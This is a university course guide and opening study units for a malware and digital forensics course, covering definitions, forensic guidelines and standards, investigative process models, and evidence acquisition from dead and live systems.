# CST802: MALWARE AND DIGITAL FORENSICS

## AFRICA CENTRE OF EXCELLENCE ON TECHNOLOGY ENHANCED LEARNING (ACETEL)

## NATIONAL OPEN UNIVERSITY OF NIGERIA

# Course Guide for CST802

## Introduction

CST802 – Malware and Digital Forensics is a 3-credit unit. The course is a core course in second semester. It will take you 15 weeks to complete the course. You are to spend 91 hours of study for a period of 13 weeks while the first week is for orientation and the last week is for end of semester examination. The credit earned in this course is part of the requirement for graduation.

You will receive the course material which you can read online or download and read off-line. The online course material is integrated in the Learning Management System (LMS). All activities in this course will be held in the LMS. All you need to know in this course is presented in the following sub-headings.

## Course Competencies

By the end of this course, you will gain competency to:

- Perform Forensic Analysis of Data, Systems and Network.
- Perform Malware Analysis of Data, Systems and Network
- Protect System and Network Infrastructure

## Course Objectives

The course objectives are to:

- Conduct forensic investigations on digital devices that conform to accepted professional standards and are based on the investigative process,
- Apply the tools and methodologies in performing static and dynamic analysis on unknown executables,
- Extract investigative leads from host and network-based indicators associated with a malicious program.

## Working Through this Course

The course is divided into modules and units. The modules are derived from the course competencies and objectives. The competencies will guide you on the skills you will gain at the end of this course. So, as you work through the course, reflect on the competencies to ensure mastery. The units are components of the modules. Each unit is sub-divided into introduction, intended learning outcome(s), main content,

self-assessment exercise(s), conclusion, summary, and further readings. The introduction introduces you to the unit topic. The intended learning outcome(s) is the central point which help to measure your achievement or success in the course. Therefore, study the intended learning outcome(s) before going to the main content and at the end of the unit, revisit the intended learning outcome(s) to check if you have achieved the learning outcomes. Work through the unit again if you have not attained the stated learning outcomes.

The main content is the body of knowledge in the unit. Self-assessment exercises are embedded in the content which helps you to evaluate your mastery of the competencies. The conclusion gives you the takeaway while the summary is a brief of the knowledge presented in the unit. The final part is the further readings. This takes you to where you can read more on the knowledge or topic presented in the unit. The modules and units are presented as follows:

Module 1: Fundamentals Digital Forensics
- Unit 1: Overview of digital forensics
- Unit 2: Investigative methods and processes
- Unit 3: Evidence Collection

Module 2: Filesystems
- Unit 1: Windows Filesystem
- Unit 2: Linux Filesystem

Module 3: Operating Systems
- Unit 1: Windows OS
- Unit 2: Linux OS

Module 4: Network Forensics
- Unit 1: Fundamentals of Network Forensics
- Unit 2: Traffic Analysis

Module 5: Malware Analysis
- Unit 1: Static Analysis
- Unit 2: Dynamic Analysis
- Unit 3: Malware behavior
- Unit 4: Anti-analysis

There are thirteen units in this course. Each unit represent a week of study.

# Presentation Schedule

The weekly activities are presented in Table 1 while the required hours of study and the activities are presented in Table 2. This will guide your

study time. You may spend more time in completing each module or unit.

Table I: Weekly Activities

| **Week** | **Activity** |
|---|---|
| 1 | Orientation and course guide |
| 2 | Module 1 Unit 1 |
| 3 | Module 1 Unit 2 |
| 4 | Module 1 Unit 3 |
| 5 | Module 2 Unit 1 |
| 6 | Module 2 Unit 2 |
| 7 | Module 3 Unit 1 |
| 8 | Module 3 Unit 2 |
| 9 | Module 4 Units 1 and 2 |
| 10 | Module 5 Unit 1 |
| 11 | Module 5 Unit 2 |
| 12 | Module 5 Unit 3 |
| 13 | Module 5 Unit 4 |
| 14 | Revision and response to questionnaire |
| 15 | Examination |

The activities in Table I include facilitation hours (synchronous and asynchronous), assignments, mini projects, and laboratory practical. How do you know the hours to spend on each? A guide is presented in Table 2.

Table 2: Required Minimum Hours of Study

| S/N | Activity | Hour per Week | Hour per Semester |
|---|---|---|---|
| 1 | Synchronous Facilitation (Video Conferencing) | 2 | 26 |
| 2 | Asynchronous Facilitation (Read and respond to posts including facilitator's comment, self-study) | 4 | 52 |
| 3 | Assignments, mini-project, laboratory practical and portfolios | 1 | 13 |
| | Total | 7 | 91 |

# Assessment

Table 3 presents the mode you will be assessed.

Table 3: Assessment

| S/N | Method of Assessment | Score (%) |
|---|---|---|
| 1 | Portfolios | 10 |
| 2 | Mini Projects with presentation | 20 |
| 3 | Laboratory Practical | 20 |
| 4 | Assignments | 10 |
| 5 | Final Examination | 40 |
| Total | | 100 |

# Portfolio

A portfolio has been created for you tagged "**My Portfolio**". With the use of Microsoft Word, state the knowledge you gained in every Module and in not more than three sentences explain how you were able to apply the knowledge to solve problems or challenges in your context or how you intend to apply the knowledge. Use this Table format:

# Application of Knowledge Gained

| Module | Topic | Knowledge Gained | Application of Knowledge Gained |
|---|---|---|---|
| | | | |
| | | | |
| | | | |
| | | | |

You may be required to present your portfolio to a constituted panel.

# Mini Projects with presentation

You are to work on the project according to specification. You may be required to defend your project. You will receive feedback on your project defence or after scoring. This project is different from your thesis.

# Laboratory Practical

The laboratory practical may be virtual or face-to-face or both depending on the nature of the activity. You will receive further guidance from your facilitator.

# Assignments

Take the assignment and click on the submission button to submit. The assignment will be scored, and you will receive a feedback.

# Examination

Finally, the examination will help to test the cognitive domain. The test items will be mostly application, and evaluation test items that will lead to creation of new knowledge/idea.

## How to get the Most from the Course

To get the most in this course, you:

- Need a personal laptop. The use of mobile phone only may not give you the desirable environment to work.
- Need regular and stable internet.
- Need to install the recommended software.
- Must work through the course step by step starting with the programme orientation.
- Must not plagiarise or impersonate. These are serious offences that could terminate your studentship. Plagiarism check will be used to run all your submissions.
- Must do all the assessments following given instructions.
- Must create time daily to attend to your study.

## Facilitation

There will be two forms of facilitation – synchronous and asynchronous. The synchronous will be held through video conferencing according to weekly schedule. During the synchronous facilitation:

- There will be two hours of online real time contact per week making a total of 26 hours for thirteen weeks of study time.
- At the end of each video conferencing, the video will be uploaded for view at your pace.
- You are to read the course material and do other assignments as may be given before video conferencing time.
- The facilitator will concentrate on main themes.
- The facilitator will take you through the course guide in the first lecture at the start date of facilitation

For the asynchronous facilitation, your facilitator will:

- Present the theme for the week.
- Direct and summarise forum discussions.
- Coordinate activities in the platform.
- Score and grade activities when need be.
- Support you to learn. In this regard personal mails may be sent.
- Send you videos and audio lectures, and podcasts if need be.

Read all the comments and notes of your facilitator especially on your assignments, participate in forum discussions. This will give you opportunity to socialise with others in the course and build your skill for teamwork. You can raise any challenge encountered during your study. To gain the maximum benefit from course facilitation, prepare a list of questions before the synchronous session. You will learn a lot from participating actively in the discussions.

Finally, respond to the questionnaire. This will help ACETEL to know your areas of challenges and how to improve on them for the review of the course materials and lectures.

## Learner Support

You will receive the following support:

- Technical Support: There will be contact number(s), email address and chatbot on the Learning Management System where you can chat or send message to get assistance and guidance any time during the course.

- 24/7 communication: You can send personal mail to your facilitator and the centre at any time of the day. You will receive answer to you mails within 24 hours. There is also opportunity for personal or group chats at any time of the day with those that are online.

- You will receive guidance and feedback on your assessments, academic progress, and receive help to resolve challenges facing your stuides.

# Course Information

| | |
|---|---|
| Course Code: | CST 802 |
| Course Title: | Malware and Digital Forensics |
| Credit Unit: | 3 |
| Course Status: | Compulsory |
| Course Blub: | This course covers the principles and techniques for digital forensics investigation. You will learn forensic investigation on both Linux and Windows systems, file systems and network forensics. |
| Semester: | Second |
| Course Duration: | 13 Weeks |
| Required Hours for Study: | 91 |

# Course Team

| | |
|---|---|
| Course Developer: | ACETEL |
| Course Writers: | Ismaila Idris (PhD) and Zareefa S Mustafa, (PhD) |
| Content Editor: | Dr. Ismaila Idris |
| Instructional Designers: | Inegbedion, Juliet O. (PhD) and Dr Lukuman Bello |
| Learning Technologists: | Dr Adewale Adesina and Mr Miracle David |
| Graphic Artist: | Mr Henry Udeh |
| Proofreader: | Mr Awe Olaniyan Joseph |

# Module 1: Fundamentals of Digital Forensics

## Module Introduction

Technology has brought about significant improvement in our lives, from online grocery shopping to e-learning, automated farming, remote-controlled surveillance systems and smart homes. All these have one thing in common, which is the Internet. While the low cost of data and the availability of cheap smart devices has created a lot of opportunities, some use this for nefarious purposes. Criminals use technology to commit crimes. Crimes committed using digital devices and computer network, such as the internet is called cybercrime. Computers can be used as instruments to commit a crime, can be the target of a crime or can be used to store illegal data. Every year, countries lose billions of dollars as a result of cybercrime. In its 2018 report, the Internet Crime Complaint Centre (IC3) reported that victims lost $2.7 billion due to cybercrime and between 2014 to 2018, a total loss of $7.45 billion (IC3, no date). How can such crimes be investigated? The answer is through digital forensics.

This module will introduce students to the concepts of digital forensics, and the module is divided into the following units:

Unit 1: Overview of Digital Forensics
Unit 2: Investigative Methods and Processes
Unit 3: Evidence Collection

## Unit 1: Overview of Digital Forensics

### Contents

# 1.0 Introduction

As with any type of crime, the purpose of digital forensics investigation is to know who, what, when, where, why, and how of the crime. Digital forensics is the process of extracting evidence from a digital device using processes and tools that preserve the integrity of the evidence so that such evidence may be used in the court of law.

This unit will present various definitions of digital forensics, its classifications and standards.

# 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- define digital forensics
- list the classification of digital forensics
- apply the standards and policies in digital investigations to solve digital crimes.

# 3.0 Main Content

## 3.1 Definition of Digital Forensics

One of the earliest definitions of computer forensics is attributed to McKemmish (1999), who defined it as "*the process of identifying, preserving, analysing and presenting digital evidence in a manner that is legally acceptable*". This definition listed the processes involved in conducting a digital investigation.

At the maiden edition of the Digital Forensics Research Workshop titled "A Road Map for Digital Forensic Research" the participants made up university researchers, computer forensic examiners, and analysts proposed several definitions of digital forensics and came up with a more encompassing definition as "*The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal or helping to anticipate unauthorised actions shown to be disruptive to planned operations*."(DFRWS, 2001). This definition, while also listing the processes, went further to add the importance of using scientifically validated methods to ensure that such evidence can be

used in the court of law. These definitions show that acquiring admissible evidence is vital to a digital investigation. For evidence to be legally acceptable, it must satisfy the rule of evidence. Therefore evidence should be relevant, authentic and credible, and competent (Graves, 2013).

Evidence acquired from digital devices is referred to as digital evidence. This is defined as data that can be used to:

- Establish that a crime has been committed or
- Provide a link between a crime to its victim, or
- Provide a link between a crime and its perpetrator (Casey, 2004).

Digital evidence can be in the form of text, audio, image, or video and binary data. Also, it can be found in various computing devices such as stand-alone or networked computer systems, mobile devices, host systems, network and peripheral devices. Digital forensics investigations may be applied in criminal investigations, civil investigations, administrative investigations and research.

What are the other sources of digital evidence apart from those listed above?

- Game consoles,
- smart TV,
- washing machines because they have a memory which can be acquired and analysed.

## 3.2 Classification of Digital Forensics

Digital forensics may be classified based on the device type, evidence source. Examples are

**Computer forensics**: This is a branch of digital forensics that is concerned with investigating a computer system such as a desktop computer and laptop.

**Software forensics**: This examines software code to determine if a crime has been committed. It is usually applied in intellectual property (IP) disputes, copyright infringement or theft.

**Mobile device forensics**: This involves analysing mobile devices such as mobile phones, tablets, smart swatches, game consoles, etc., to acquire evidence.

**Network forensics**: This focuses on analysing data from a computer network. As a network is an interconnection of computers, evidence may be distributed amongst the devices connected to a network, such

evidence when analysed could be used to establish that a crime has occurred (Casey, 2011).

**Database forensics**: This involves examining databases to acquire evidence of criminal activities.

**Cloud forensics**: This is the use of digital investigation processes and procedures to extract evidence that can be used to show that crime has occurred. All these classifications are depicted in figure 1.1.




**Figure 1 Classification of Digital Forensics**

*Semantic Scholar*

Others include Internet forensics, Filesystem forensics, video/audio forensics, memory forensics, document forensics as seen in figure 1 above are all branches of digital forensics. Internet forensics focuses on investigating user activities on the internet; video/audio forensics focuses on analysing audio and video files, memory forensics involves collecting and analysing memory dump while document forensics investigates documents to acquire evidence.

## 3.3 Standards of Digital Forensics

Currently, there is no universally adopted standard or guidelines for digital forensics investigations, but there are several which digital forensic investigators and law enforcement agencies have adopted. These are:

### 3.3.1 Guideline for Digital Forensics

**Rules of Forensic Computing** (McKemmish, 1999)

- Minimal handling of the original to minimise alteration
- Account for any change by documenting the nature, extent

- and reason for doing so
- Comply with the rules of evidence
- Do not exceed personal knowledge

**The Association of Chief Police Officers (ACPO) Good Practice Guide for Digital Evidence version 5** (ACPO, 2012)

**Principle 1**: No action taken by law enforcement agencies, persons employed within those agencies or their agents should change data which may subsequently be relied upon in court.

**Principle 2**: In circumstances where a person finds it necessary to access original data, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions

**Principle 3**: An audit trail or other record of all processes applied to digital evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result

**Principle 4**: The person in charge of the investigation has overall responsibility to ensure that the law and principles are followed.

**International Organisation on Computer Evidence (IOCE): Guidelines for Best Practice in the Forensic Examination of Digital Technology** (Adams, 2013)

- The general rules of evidence should be applied to all digital evidence
- Upon seizing digital evidence, actions taken should not change that evidence.
- When a person must access original digital evidence, that person must be forensically competent.
- All activity relating to the seizure, access, storage, or transfer of digital evidence must be fully documented, preserved, and available for review.
- An individual is responsible for all actions taken for digital evidence while that digital evidence is in their possession.

**Council of Europe (CoE) Electronic Evidence Guide** (Jones *et al.*, 2014)

**Principle 1:** No action taken should materially change any data, electronic device or media which may subsequently be used as evidence in court.

**Principle 2**: A record of all actions taken when handling electronic evidence should be created and preserved so that they can be subsequently audited. An independent third party should not only be able to repeat those actions but also to achieve the same result.

**Principle 3:** If it is expected that electronic evidence may be found in the course of a planned operation, the person in charge of the operation should notify specialists/external advisers in time and arrange their presence if possible.

**Principle 4**: First responders must have the necessary and appropriate training to be able to search for and seize electronic evidence if no specialists are available at the scene.

**Principle 5:** The person and agency in charge of the case are responsible for ensuring that the law, the evidential safeguards and the general forensic and procedural principles are followed to the letter.
These guidelines are similar, and all emphasise on the preservation of evidence to ensure that its integrity is not compromised, the importance of audit trail to check the process followed, and competence of the examiner to ensure that only examiners with the required expertise are used. All these are to ensure that evidence acquired during an investigation is admissible.

### 3.3.2 Standards for Digital Forensics

International Organisation for Standardisation (ISO) has published several standards on digital investigations to ensure that standard processes and methods are maintained during an investigation (ISO, 2015). These standards are:

- ISO/IEC 27041:2015 - Guidance on assuring suitability and adequacy of the incident investigative method.
- ISO/IEC 27043:2015 - Incident investigation principles and processes
- ISO/IEC 27037:2012 - Guidelines for identification, collection, acquisition, and preservation of digital evidence.
- ISO/IEC 27042:2015 - Guidelines for the analysis and interpretation of digital evidence.

Assignment: A group of yahoo-yahoo boys were caught in the act of cyber fraud during a night operation by the EFCC. The forensic investigator arrived after the police came in to secure the scene. From the five principles above, discuss the functions of each actor in this scenario.

 Discussion

The guidelines for digital investigation have not changed much over the years. Can these be applied to crimes involving emerging technologies? Buttress your position with happenings in your context. Post your response on the forum page.

## 4.0 Self-Assessment Exercise(s)

What are the uses of digital forensics?

a) Criminal investigation
b) Civil investigations
c) Research
d) Personal Interest
e) All of the above
f)

Answer: E

## 5.0 Conclusion

Digital forensics enables investigators to examine digital systems to establish that a crime has been committed. Digital forensics has various sub-categories, and each is concerned with extracting and analysing data that can be used as evidence in criminal, civil or administrative investigations. There are guidelines which need to be followed to ensure that evidence is legally acceptable.

## 6.0 Summary

This unit introduced the concepts of digital forensics. The definitions of digital forensics were discussed, selected sub-categories were explained, and some of the guidelines for digital forensics investigations were highlighted to give all-rounded information on the purpose of digital forensics and its importance in today's society. As shown in the definitions, there are processes of conducting digital forensics investigations. Therefore, the next unit will examine some of these process models.

# 7.0 Further Readings


ACPO (2012). *ACPO Good Practice Guide for Digital Evidence*. Retrieved on 19 January 2016 from http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf

ISO (2015). *ISO - ISO Standards - ISO/IEC JTC 1/SC 27 - IT Security Techniques*. Retrieved on 21 March 2016 from http://www.iso.org/iso/home/store/catalogue_tc/catalogue_tc_browse.htm?commid=45306&published=on&includesc=true

Jones, N. et al. (2014) *Electronic Evidence Guide- A Basic Guide for Police Officers, Prosecutors and Judges*. Retrieved on 25 February 2016 from https://rm.coe.int/CoERMPublicCommonSearchServices/DisplayDCTMContent?documentId=0900001680465f73#search=electronic evidence guide

# Unit 2: Investigative Methods and Processes

## Contents



## 1.0 Introduction

Digital forensics employs the use of validated methods and techniques to acquire and analyse evidence that can be to show that a crime has been committed. This unit focuses on the processes involved in digital forensic investigations.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- discuss the investigative methods in forensic processes
- demonstrate the various digital investigative methods that may be used in an investigation
- explain different digital forensic models.

## 3.0 Main Content

### 3.1 Investigative Methods and Processes

Digital Forensic Investigation Processes (DFIP) are methods and procedures used during a digital forensics investigation. Ruan (2013) defines it as a set of procedures and techniques to ensure that any evidence obtained is sufficiently rigorous so that it may be admissible in a court of law. Several models have been proposed over the years. Some of which will be described to give an insight into their significance.

Identify the common processes of digital forensic investigation. Which of the DFIP in this unit is the most effective and why?
McKemmish (1999) model has four processes, and these are:

- Identification – this involves knowing the type of evidence, its location, how it is stored in order to determine the best way to extract it.
- Preservation – this is the processes where evidence is acquired in the least intrusive manner to ensure that its integrity is not compromised.
- Analysis – this consists of extracting, processing and interpreting the data identified as evidence.
- Presentation – this is where the evidence is presented in court.




**Fig. 1.2: Digital Forensic Research Workshop Model**
*http://journeyintoir.blogspot.com/*

**Digital Forensic Research Workshop (DFRWS, 2001)** model consists of the following, as indicated in figure 1.2:

- **Identification**: involves detecting anomaly on systems, which can lead to detecting crime, systems monitoring and audit analysis
- **Preservation**: focuses on methods of preserving the integrity of evidence, ensuring that the evidence is not compromised
- **Collection**: is the acquisition of evidence, using techniques and tools that preserve the evidence
- **Examination:** this involves checking acquired evidence to identify and extract hidden data and to conduct pattern matching on the evidence
- **Analysis**: the use of techniques to verify the results of the examination process

- **Presentation**: presenting the evidence, including all the steps taken to reach a conclusion on the evidence. Experts may be called to give input on the process and the conclusion.
- **Decision**: this is the last processes where a decision is taken based on the conclusions from the whole process.

**Integrated Digital Investigation Process (Carrier and Spafford, 2003)**

- **Readiness Phase**: This phase is focused on ensuring that the investigative team have the necessary infrastructure for the operation. This is broken down into two phases.
    - **Operation Readiness Phase**: comprises of training and equipment for investigation personnel.
    - **Infrastructure Readiness**: ensures that there is data for investigation.
- **Deployment Phase**: This provides the mechanism for an incidence to be detected and confirmed. This is also broken down into two phases.
    - **Detection and Notification Phase**: This is where an incident is detected and reported.
    - **Confirmation and Authorisation Phase:** Here, the investigation team receive authorization to proceed with the investigation.
- **Physical crime scene investigation**: This is where physical evidence is collected and analysed in order to reconstruct the events that took place.
    - **Preservation Phase**: This involves securing the physical crime scene in order to protect evidence from being tampered with.
    - **Survey Phase**: Once the scene is secure, potential physical evidence is identified.
    - **Documentation Phase**: All evidence identified are documented in this phase.
    - **Search and Collection Phase**: A thorough search is conducted to gather more evidence. It is in this phase that digital crime scene investigation commences.
    - **Reconstruction Phase**: All evidence collected are used to reconstruct the events that led to the crime.
    - Presentation Phase: Both physical and digital evidence are presented here.
- **Digital crime scene investigation**: In this phase, digital evidence is collected and analysed. It is further divided into six phases, like the physical crime scene investigation.

    - **Preservation Phase**: This involves securing the digital crime scene to protect evidence from being tampered with.

- **Survey Phase**: Once the scene is secure, digital evidence is acquired, that is, a replica of the evidence is created; this is called an image.
- **Documentation Phase**: All evidence identified are documented in this phase.
- Search and Collection Phase: This is where the image is analysed for evidence.
- **Reconstruction Phase**: All evidence collected are used to reconstruct the events that led to the crime.
- Presentation Phase: Both physical and digital evidence are presented here.

- **Review**: This involves the review of the whole process to identify areas that need to be improved.

**National Institute of Standards and Technology (Kent *et al.*, 2006)**

- **Data collection**: This involves identifying potential sources of data which may be used as evidence and extracting them.
- **Examination**: After collection, the data is assessed to extract relevant information.
- **Analysis**: The information is processed and analyzed to draw conclusions.
- **Reporting**: The results of the analysis are prepared and presented in this phase.

**Generic Computer Forensic Investigation Model (GCFIM)** (Yusoff *et al.*, 2011)

- **Pre-process**: These are activities carried out before collecting evidence.
- **Acquisition and preservation**: This involves the identification, acquisition, storage and preservation of evidence.
- **Analysis**: This is the phase where evidence is examined to determine if a crime has been committed.
- **Presentation**: Here, the results of the analysis are presented
- Post-process: This is like the review phase of the integrated digital investigation process; the whole process is reviewed to identify lapses and finally close the case.

**Association of Chief of Police Officers (ACPO) Digital Investigation Strategy (ACPO, 2012)**

- **Data capture**: This consists of steps to be taken to identify and secure relevant evidence.
- **Data examination**: This step is where the data collected is analysed.

- **Data interpretation**: After the analysis, the results need to be interpreted in a manner where a non-technical person can understand.
- **Data reporting**: This is a comprehensive technical report of all the processes undertaken and the results of the examination.
- **Interview of witness and suspects**: This employs a strategy of extracting information relevant to the investigation.

As can be seen from the above DFIP, the underlying principle of these models is similar. All focus on ensuring that evidence is preserved to ensure that it is admissible in the court of law. Just as with the guidelines, there is no de facto model, investigators can choose the model that suits their

investigations as long as it would produce the desired results.
With the dynamic nature of technology, more models would be proposed to accommodate new technologies.

 **Discussion**

If an investigative phase is skipped or deliberately omitted, do you think it would have an effect on the outcome of the investigative process?
Post your views on the discussion forum.

# 4.0 Self-Assessment Exercise(s)

1. Why are the services of digital forensic investigator important?
   a) Experience
   b) Expertise
   c) Make digital evidence admissible
   d) Education

Answer: C

2. Which of the following is/are DFIP models?
   a. Abstract Digital Forensics Model
   b. Extended Digital Investigation Model
   c. Integrated Digital Forensic Process Model
   d. Standard Digital Investigation Process Model
   e. Harmonized Model for Digital Forensics

Answer: A and C

Mini Project
With reference to the digital forensic framework for cloud computing, data reduction and data mining framework by Quick & Choo 2014, Internet of Things (IoT) Based Digital Forensic Model by Perumal et at 2015 and A Generic Digital Forensic Investigation Framework of Internet of Things (IoT) by Kebande & Ray 2016; interview five practitioners in digital forensic and present your findings on the discussion forum with the inclusion of the sample of your interview questions, and discuss your findings.

# 5.0 Conclusion

There are several models of DFIP proposed over the years, none of which is adopted as the standard model for digital forensics investigations. The main purpose of using these processes is to ensure that any evidence acquired can stand legal scrutiny. These models give investigators options to choose from, and the nature of the investigation may determine the model to use.

# 6.0 Summary

Digital forensics investigation processes (DFIP) provide techniques and processes for investigating digital crimes. These processes and techniques are required in order to protect the integrity of evidence such that the evidence may be admissible in the court of law. There are several models proposed which gives investigators the flexibility to choose the model that best suits their needs. One of the common processes of evidence acquisition, this process is critical to digital forensics as when analysed, can be used to show that a crime was committed, this is the focus of the next unit.

# 7.0 References/Further Reading

ACPO (2012) ACPO Good Practice Guide for Digital Evidence. Retrieved on 19 January 2016 from http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf

McKemmish, R. (1999). *What is Forensic Computing?* Canberra: Australian Institute of Criminology

Ruan, K. (ed.) (2013). *Cybercrime and Cloud Forensics: Applications for Investigation Processes.* IGI Global.

Yusoff, Y., Ismail, R. & Hassan, Z. (2011). 'Common Phases of Computer Forensics Investigation Models', *International Journal of Computer Science and Information Technology,* 3(3), pp. 17–31.

# Unit 3: Evidence Collection

## Contents



## 1.0 Introduction

Evidence acquisition is one of the processes of DFIP, as discussed in Unit 2. It involves collecting data which can be used to show that a crime has been committed, link a crime and its victim or a crime and its perpetrator. This evidence needs to be acquired in a manner that is legally acceptable as it may be used in the court of law.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain the types of digital evidence
- describe the collection process of evidence from different digital devices.

## 3.0 Main Content

### 3.1 Types/ Sources of Digital Evidence

As mentioned previously, digital evidence is data that can be used to show that a crime has been committed, link a crime and its victim or link a crime and its perpetrator. It can be in the form of text, audio, image, or video and binary data, and it can be found in various computing devices such stand-alone or networked computer systems, mobile devices, host systems, network and peripheral devices.

Some sources of digital evidence are (ACPO, 2012):

- **Locally on a device:** Evidence may be found on an end-user device such as computers, laptop, mobile phones, flash drives, external hard drive, memory cards, CCTV cameras, smart devices etc. These devices need to be examined to extract data which can be used as evidence.

On devices that connect to a network, the type of evidence includes internet history record, emails and instant messaging logs.
On devices that store files, types of evidence include media files (audio, image and video), text documents, spreadsheets and text messages.

- **Public remote resource**; These are resources which are open to use by the public such as social media sites, discussion forums, blogs and newsgroups. Here, user interactions can be used as evidence.
- **Private remote resources**: These are resources controlled by private organisations. Examples include Internet Service Provider (ISP) logs which can show user activities, phone company's record of user's billing information, and remote storage facilities such as cloud storage where user files and activities can be used as evidence.

Regardless of the evidence source or types, it is critical to preserve the integrity of evidence. As mentioned previously, it is important to keep records of actions taken during an investigation. Examples of records to be kept include (ACPO, 2012):

- Sketch map/photographs of the scene and digital equipment;
- Record location and contact details;
- If a business, record opening hours;
- Details of all persons present where digital equipment is located;
- Details of digital items - make, model, serial number;
- Details of connected peripherals;
- Remarks/comments/information offered by user(s) of equipment;
- Actions taken at the scene showing exact time;
- Notes/photographs showing the state of the system when found.

Identify other sources of digital evidence which we encounter in our everyday lives (excluding those listed above).

## 3.2 Evidence Acquisition

As discussed previously, evidence can be found in various devices and can come in various formats. During an investigation, devices such as desktop computers, laptops, mobile phones may be seized, and these would need to be examined to determine if they contain data that can be used as evidence. This examination cannot be conducted directly on seized devices but on a copy, that is an exact bit-by-bit copy of the

device called an image, this is to comply with principles of digital evidence (ACPO, 2012). To create an image of a device, the state of the devices must be considered, that is if powered off or powered on as this will determine how evidence will be acquired.

### 3.2.1 Evidence Acquisition from a Dead System (Data Duplication)

Making a forensic image of a device is an important aspect of digital forensics as it creates an exact duplicate of the original. There are three types of images; complete disk, partition, and logical images (Luttengs et al., 2014).

**Complete disk image**: This makes a copy of every addressable allocation unit of a storage media. This includes all allocated and unallocated spaces. If the hard disk of a seized computer is 320GB, a complete disk image of the hard disk will be 320GB.

**Partition image**: This where an image of a partition or a volume is created. Unlike the complete disk image, this will not have all the data of the source, only the data in the partition or the volume.

**Logical image**: This contains a copy of files and directories that are referenced in the filesystem.

Regardless of the type of imaging method selected, care should be taken to ensure that the original is not changed. Therefore, the write function of the imaging system needs to be disabled; this can be done with hardware or software write blockers. The image can then be created with imaging tools (open source or proprietary).

Still on the evidence preservation, for both original and the image, cryptographic checksums are used as shown in the video. This can be used to verify that the original has not changed and that the image is the exact copy of the original (ACPO, 2012; Luttengs et al., 2014).
Watch the video CST802, Mod 1, Unit 3, 3.2.1 for a demo on the dead acquisition.

### 3.2.2 Evidence Acquisition from a Live System

Live evidence refers to evidence acquired from a system that is powered on, for example, a laptop that is running. This enables investigators to access data which would be unavailable if the system is powered off (ACPO, 2012). When acquiring such data, the likelihood of changing the original is high; this is where the application of the guidelines for digital forensics investigations come into play. For example, Rule 2 of McKemmish Rules of Forensic Computing, Principle 2 of the ACPO Guidelines and Principle 3 of IOCE Guidelines that care of this issue.

